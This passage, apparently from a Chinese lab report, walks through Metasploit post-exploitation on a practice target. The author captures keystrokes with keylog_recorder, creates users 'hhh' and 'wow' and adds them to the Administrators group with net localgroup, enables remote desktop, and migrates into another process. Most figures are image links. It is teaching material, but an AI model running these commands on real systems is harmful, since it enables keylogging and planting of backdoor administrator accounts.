


（图12）

输入run post/windows/capture/keylog\_recorder后开始对靶机键盘进行监控，在此期间我在靶机上输入了“nihaoya”，按ctrl+c结束监控，查看所存文档可以发现成功地监控了键盘。




（图13）



（图14）


注册新用户：

先查看目标主机有哪些用户。如图15




（图15）


然后用命令run getgui -u hhh(用户名) -p abc（密码），创建用户，并把他添加到 Administrator 组中，这样该用户就拥有远程桌面的权限了。虽然这里成功创建了用户，但是添加到Administrator组中失败了，于是运行shell,输入net localgroup administrators hhh/add添加用户到Administrator组中，还是失败了。



（图16）




（图17）

发现输入错误，/add前需要空格，重新输入，添加成功。

（图18）

在此期间，还试了另一种方法，添加 “wow”用户，通过远程协议的脚本来实现：


run post/windows/manage/enable\_rdp USERNAME=wow PASSWORD=123，成功。



（图19）


目标机重启

直接输入reboot失败，发现迁移进程可以达到目的。



（图20）

migrate 728 之后（图21），图22为靶机状态。



（图21）



（图22）